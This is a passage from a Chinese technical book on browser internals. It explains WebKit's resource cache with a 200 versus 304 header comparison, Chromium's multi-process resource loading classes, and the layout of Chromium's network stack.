5. 重新刷新页面，就会得到如图4-8所示的结果。继续关注资源“bdlogo.gif”，读者会发现它的状态码变成304，表明资源没有发生改变，可直接利用资源池中的资源。是什么带来第3步和第5步中的差别呢？原因在于打开或者关闭“cache”机制。在这两种不同的条件下，WebKit会发送不同的HTTP头来请求资源。图4-9告诉读者这发生的一切，图中左边表示的是第3步中的资源请求HTTP头，而图中右边表示的则是第5步中的资源请求HTTP头，注意其中加粗的部分。

Name Path	Method	Status Text	Type	Initiator	Size Content	Time Latency
www.baidu.com	GET	200 OK	text/html	Other	4.8 KB 10.6 KB	33 ms 20 ms
bdlogo.gif /img	GET	304 Not Mo	image/gif	www.baidu.com/:1 Parser	207 B 1.5 KB	10 ms 10 ms
i-1.0.0.png /img	GET	304 Not Mo	image/png	www.baidu.com/:1 Parser	207 B 607 B	11 ms 10 ms
gs.gif /cache/global/img	GET	304 Not Mo	image/gif	www.baidu.com/:1 Parser	206 B 91 B	11 ms 10 ms
home_f949edf5.js s1.bdstatic.com/r/www/cache/	GET	304 Not Mo	application/javascript	www.baidu.com/:1 Parser	334 B 28.0 KB	862 ms 851 ms
tangram-1.3.4c1.0_070384... s1.bdstatic.com/r/www/cache/	GET	304 Not Mo	application/javascript	www.baidu.com/:1 Parser	334 B 22.0 KB	856 ms 850 ms
u_75caac89.js s1.bdstatic.com/r/www/cache/	GET	304 Not Mo	application/javascript	www.baidu.com/:1 Parser	334 B 9.8 KB	860 ms 853 ms
su?wd=&cb=window.bdsug... suggestion.baidu.com	GET	200 OK	baiduapp/json	home_f949edf5.js:23 Script	259 B 48 B	148 ms 148 ms

图 4-8　带资源缓存的资源加载结果

```
URL:http://www.baidu.com/img/bdlogo.gif
Request Method:GET
Status Code:200 OK
Request Headersview source
Accept:image/webp,*/*;q=0.8
Accept-Encoding:gzip,deflate,sdch
Accept-Language:en-US,en;q=0.8
Cache-Control:no-cache
Connection:keep-alive
Cookie:BAIDUID=B06BA5D4D824BEF330014A3BD
57F570E:FG=1; BDSVRTM=18;
H_PS_PSSID=2490_2501_1447_2487_1788_2548
_2249
Host:www.baidu.com
Pragma:no-cache
Referer:http://www.baidu.com/
User-Agent:Mozilla/5.0 (X11; Linux x86_64)
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/29.0.1502.0 Safari/537.36
```

```
URL:http://www.baidu.com/img/bdlogo.gif
Request Method:GET
Status Code:304 Not Modified
Request Headersview source
Accept:image/webp,*/*;q=0.8
Accept-Encoding:gzip,deflate,sdch
Accept-Language:en-US,en;q=0.8
Cache-Control:max-age=0
Connection:keep-alive
Cookie:BAIDUID=B06BA5D4D824BEF330014A3BD
57F570E:FG=1; BDSVRTM=5;
H_PS_PSSID=2490_2501_1447_2487_1788_2548
_2249
Host:www.baidu.com
If-Modified-Since:Fri, 22 Feb 2013 03:45:02
GMT
If-None-Match:"627-4d648041f6b80"
Referer:http://www.baidu.com/
User-Agent:Mozilla/5.0 (X11; Linux x86_64)
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/29.0.1502.0 Safari/537.36
```

图 4-9　两种不同类型的 HTTP 消息请求

那么，当用户单击“关闭缓存”按钮的时候，WebKit 背后在做什么呢？图 4-10 解释了内部的工作方式。最上面的是 Chrom 的开发者工具（DevTools）直接清除掉

MemoryCache 对象中的所有资源，MemoryCache 对象是全局唯一的。在清除掉该对象中的资源之后，WebKit 立刻就会重新打开缓存机制。所以，经过上面的第三步之后 WebKit 会打开缓存机制。这是因为在执行第三步的时候，WebKit 会先清除掉资源池中的资源，而本身第三步的资源则会保存在资源池中，并立刻生效。所以之后执行第五步时，WebKit 立刻就可以使用第三步缓存的资源。




图 4-10 设置取消缓存的调用栈

4.2 Chromium 多进程资源加载

4.2.1 多进程

资源的实际加载在各个 WebKit 移植中有不同的实现。Chromium 采用的是多进程的资源加载机制。

回顾图 4-6 关于带有资源缓存机制的资源加载过程描述，在 ResourceHandle 类之下的部分，是不同移植对获取资源的不同实现。在 Chromium 中，获取资源的方式是

利用多进程的资源加载架构。图 4-11，描述了关于 Chromium 如何利用多进程架构来完成资源的加载，主要是多个 Renderer 进程和 Browser 进程之间的调用栈涉及的主要类。




图 4-11　Chromium 的多进程资源加载

Renderer 进程在网页的加载过程中需要获取资源，但是由于安全性（实际上，当沙箱模型打开的时候，Renderer 进程是没有权限去获取资源的）和效率上（资源共享等问题）的考虑，Renderer 进程的资源获取实际上是通过进程间通信将任务交给 Browser 进程来完成，Browser 进程有权限从网络或者本地获取资源。

在 Chromium 架构的 Renderer 进程中，ResourceHandleInternal 类通过 IPCResource-LoaderBridge 类同 Browser 进程通信。IPCResourceLoaderBridge 类继承自 ResourceLoaderBridge 类，其作用是负责发起请求的对象和回复结果的解释工作，实际消息的接收和派发交给 ResourceDispatcher 类来处理。

在Browser进程中，首先由ResourceMessageFilter类来过滤Renderer进程的消息，如果与资源请求相关，则该过滤类转发请求给ResourceDispatcherHostImpl类，随即ResourceDispatcherHostImpl类创建Browser进程中的ResourceLoader对象来处理。ResourceLoader类是Chromium浏览器实际的资源加载类，它负责管理向网络发起的请求、从网络接收过来的认证请求、请求的回复管理等工作。因为这其中每项都有专门的类来负责，但都是由ResourceLoader类统一管理。从网络或者本地文件读取信息的是URLRequest类，实际上它承担了建立网络连接、发送请求数据和接受回复数据的任务，URLRequest之后的工作将在“网络栈”章节中来解读。

4.2.2 工作方式和资源共享

资源请求有同步和异步两种方式。前面说了ResourceLoader类承担了Browser进程中有关资源的总体管理任务，对于同步和异步两种资源请求方式，ResourceLoader类使用SyncResourceHandle类和AsyncResourceHandle类来向Renderer进程发送状态消息，并接收Renderer进程对这些消息的反馈，图4-12描述了这些类之间的关系。




图4-12 ResourceHandle及其资源请求方式

读者还会发现图4-12中还有两个ResourceHandle子类，第一个是LayeredResourceHandle类，它同SyncResourceHandle类和AsyncResourceHandle类不一样，自己不直接参与资源的处理，而是将处理转给另一个ResourceHandle对象。LayeredResourceHandle类没

有实际意义，仅是 BufferedResourceHandle 的父类。该缓冲类用来缓冲网络或者文件传过来的数据，直到数据足够满足需求然后转给设置的另一个 ResourceHandle 对象。Throttling- ResourceHandle 类是在面对很多个资源请求时仅使用一个 URLRequest 对象来获取资源，这可以有效地减少网络的开销，因为不需要重新建立多个网络连接。

此外，在 Chromium 中还有很多 ResourceHandle 的子类，它们的作用各异。

- RedirectToFileResourceHandler：继承自 LayeredResourceHandle 类，在接收到的数据转给另一个 ResourceHandler 类的同时，转存到文件。
- StreamResourceHandler：继承自 LayeredResourceHandle 类，在接收到的数据转给另一个 ResourceHandler 的同时，转存到数据流。
- CertificateResourceHandler：主要处理证书类的资源请求。

资源统一交由 Browser 进程来处理，这使得资源在不同网页间的共享变得很容易。接下来面临一个问题，因为每个 Renderer 进程某段时间内可能有多个请求，同时还有多个 Renderer 进程，Browser 进程需要处理大量的资源请求，这就需要一个处理这些请求的调度器，这就是 Chromium 中的 ResourceScheduler。

ResourceScheduler 类管理的对象就是图 4-11 中最顶层类 net::URLRequest 对象。ResourceScheduler 类根据 URLRequest 的标记和优先级来调度 URLRequest 对象，每个 URLRequest 对象都有一个 ChildId 和 RouteId 来标记属于哪个 Renderer 进程。ResourceScheduler 类中有一个哈希表，该表按照进程来组织 URLRequest 对象。对于以下类型的网络请求，立即被 Chromium 发出：①高优先级的请求；②同步请求；③具有 SPDY（一种新协议）能力的服务器。

以上讨论部分的代码均在 Chromium 的目录“content/browser/loader”中，感兴趣的读者可以自行深入了解。

4.3 网络栈

4.3.1 WebKit 的网络设施

WebKit 的资源加载其实是交由各个移植来实现的，所以 WebCore 其实并没有什么特别的基础设施，每个移植的网络实现是非常不一样的。

从 WebKit 的代码结构中可以看出，网络部分代码的确是比较少的，它们都在目录“WebKit/Source/WebCore/platform/network”中。主要是一些 HTTP 消息头、MIME 消息、状态码等信息的描述和处理，没有实质的网络连接和各种针对网络的优化。

4.3.2 Chromium 网络栈

前面讲到资源加载，描述到 URLRequest 类的时候戛然而止，这是因为 URLRequest 类之下的部分是网络栈的内容，本节重点描述 Chromium 的网络栈结构。

4.3.2.1 网络栈基本组成

读者想要了解 Chromium 中网络栈的基本组成，其实这一结构并不复杂，可以通过代码目录直接观察到，图 4-13 是“net”所包括的主要子目录，也是 Chromium 网络栈的主要模块。

这里面除了一些基础的部分，例如 HTTP 协议、DNS 解析等模块，还包含了 Chromium 为了减少网络时间而引入的新技术，例如 SPDY、QUIC 等。




图 4-13　Chromium 网络模块的代码结构

4.3.2.2　网络栈结构

下面进行 Chromium 的网络栈调用过程剖析。读者可以先查看一下“net”目录下的子目录，大致了解主要的子模块。图 4-14 描述了从 URLRequest 类到 Socket 类之间的调用过程。以 HTTP 协议为例，图中列出建立 TCP 的 socket 连接过程中涉及的类。

